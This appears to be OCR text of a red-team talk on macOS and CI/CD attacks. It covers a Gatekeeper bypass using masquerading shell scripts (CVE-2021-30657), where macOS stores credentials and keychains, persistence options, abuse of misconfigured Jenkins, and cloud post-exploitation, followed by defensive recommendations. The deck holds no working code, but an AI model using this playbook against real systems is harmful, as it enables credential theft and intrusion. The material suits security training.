
CVE-2021-30657: MASQUERADING SHELL SCRIPTS

- **Benefits Of This Payload:**
  - Gatekeeper Bypass
  - App Transport Security Controls do not apply
  - Will have access to non-TCC folders plus whatever user has given Terminal access to
  - Victim just needs to download a .dmg and double-click the fake app inside of it
  - Can be very convincing with icons and filenames
  - Serves as a stager that can download and run really any payload you want





MASQUERADING SHELL SCRIPTS




MACOS: OTHER THINGS TO KNOW

- TCC!!
  - Protects folders like Desktop, Downloads, Documents, etc.
  - ~ and /tmp not protected
    - SENSITIVE DIRS LIKE ~.ssh, ~.aws, ~/.config/gcloud/credentials.db, ~/.azure…NOT PROTECTED!
    - sshd having full disk access by default has been fixed since macOS 11.3 – credit to @theevilbit!!
- quarantine Attrib
  - Appended by the OS to files downloaded via browsers
  - Using curl does not append the attribute
- Signing and Notarizing Your Red Team Apps?
  - My experience: 1 week of time before retroactive action
  - May not be worth the time and effort when social engineering still works

MACOS PILLAGING – LATERAL MOVEMENT & PRIVESC

- On system creds (aws, gcp, azure)
- Chrome "cookie crimes" (@mangopdf)
- ssh keys and known hosts
- Can prompt the user for creds
- Can search zsh history
- Search for interesting files
- Visited sites
  - Chrome Login Data sqlite3 db
  - History db




Stores the username and login url unencrypted and do not need root to read!

~/Library/Application Support/Google/Chrome/Default/Login Data, stats table

MACOS PILLAGING – LATERAL MOVEMENT & PRIVESC

- can grab keychain db and take offline with chainbreaker
  - Get access via installer package (which is root)
  - Gain normal user access and prompt for creds
    - Use creds to elevate to root and download user's keychain db (~/Library/Keychains/login.keychain, ~/Library/Keychains/login.keychain-db)




MACOS PILLAGING – PERSISTENCE

- Lots of options other than launch daemons and launch agents
  - @theevilbit: "Beyond Good Ole' LaunchAgents" blog
  - @D00MFist's PersistentJXA github repo: JXA implementations
  - My Persistent-Swift github repo: Swift implementations
- @xorrior's Authorization Plugin
- Atom init script persistence
- SSHrc persistence
- Vim plugin persistence
- Sublime text app script persistence
- Zsh profile persistence

OTHER ATTACK VECTORS

CI/CD PIPELINE

Commits Code



Jenkins build


Create & push image

Polls registry

Push docker image


CI/CD HOSTS


- Path across environments (dev, corp, prod)
- Lots of integrations so lots of secrets
  - Internal git
    - Did somebody say secrets??
  - Jenkins
    - Common misconfigurations
  - Workstations
    - Locally stored keys




A LOOK AT JENKINS – UNAUTH BUILD JOBS MISCONFIG

- URL: /view/default/newJob
- Can create a new build job and add a single build step to ”Execute Shell”
- Can then “Save” and “Build Now” and view command results in “Console Output”
- Can be used to view creds (local and metadata creds if cloud hosted)
- Can query for cloud metadata credentials








A LOOK AT JENKINS – UNAUTH SCRIPT CONSOLE MISCONFIG

- Can browse to /script page and run groovy script to get host access or see command results



OTHER JUICY TARGETS

- Internal Wiki
  - Org info, credentials, system/environment info!
- Internal ticketing system
  - System/environment info, creds?
- Slack!
  - Credentials, keys, VPN profiles, sensitive docs
- Exposed unauth Docker API sockets (default port 2375/2376)
- Internal Git

OTHER JUICY TARGETS

- Cloud Hosted Environments
  - Entry points for obtaining keys
    - Payload phishing
    - Code repos
    - CI/CD hosts & logs
- Testing cloud visibility & detections
  - Accessing secrets
  - Post exploitation examples
    - aws secretsmanager or parameter store
    - Assuming into other roles
    - Attaching policies to users or roles
    - Adding a user to a group
    - Modifying VPC network rules

DEFENSIVE RECOMMENDATIONS

- Good endpoint detection & response
  - Leverage Apple Endpoint Security Framework
  - Command line executions
    - Susp osascript, rev shell cmds, persistence, etc
  - Parent child relationships
- Network detections:
  - One to many (spraying, port sweeps), beaconing
- IdaaS Abuse (okta, onelogin, etc.)
- Jenkins Abuse
- Cloud visibility and detection
  - Common post exploitation and privesc methods
  - Auditing current IAM roles

RESOURCES

- My blog on various topics: https://cedowens.medium.com/
- Various blogs by xorrior: https://medium.com/@xorrior
- Blog on Malicious AppleScript by Phil Stokes: https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos//
- Mystikal by D00MFist: https://github.com/D00MFist/Mystikal
- PersistentJXA by D00MFist: https://github.com/D00MFist/PersistentJXA
- My Persistent-Swift repo: https://github.com/cedowens/Persistent-Swift
- Csaba Fitzl security research: https://theevilbit.github.io/posts/
- "An Attacker's Perspective On JAMF Configurations": https://objectivebythesea.com/v3/talks/OBTS_v3_cHall_lRoberts.pdf
- My SwiftBelt Enumeration Tool: https://github.com/cedowens/SwiftBelt
- Madhav Bhatt's MS Office Sandbox Escape: https://desi-jarvis.medium.com/office365-macos-sandbox-escape-fcce4fa4123c
- My MacShellSwift Post Exp Tool: https://github.com/cedowens/MacShellSwift
- Antonio Piazza blogs on thief tool sets: https://antman1p-30185.medium.com/

RESOURCES

- Machound blog post: https://www.xmcyber.com/introducing-machound-a-solution-to-macos-active-directory-based-attacks/
- Bifrost Blog post by Cody Thomas: https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c727807744f
- Blog post by Howard Oakley: https://eclecticlight.co/2020/01/27/what-could-possibly-go-wrong-on-an-app-first-run/
- Adam Chester's blog on macOS Sandbox Escape: https://blog.xpnsec.com/escaping-the-sandbox-microsoft-office-on-macos/
- Info on recent Shlayer campaign: https://www.intego.com/mac-security-blog/new-mac-malware-reveals-google-searches-can-be-unsafe/
- https://github.com/xorrior/macOSTools
- Mangopdf's Cookie Crimes blog: https://github.com/defaultnamehere/cookie_crimes

THANK YOU!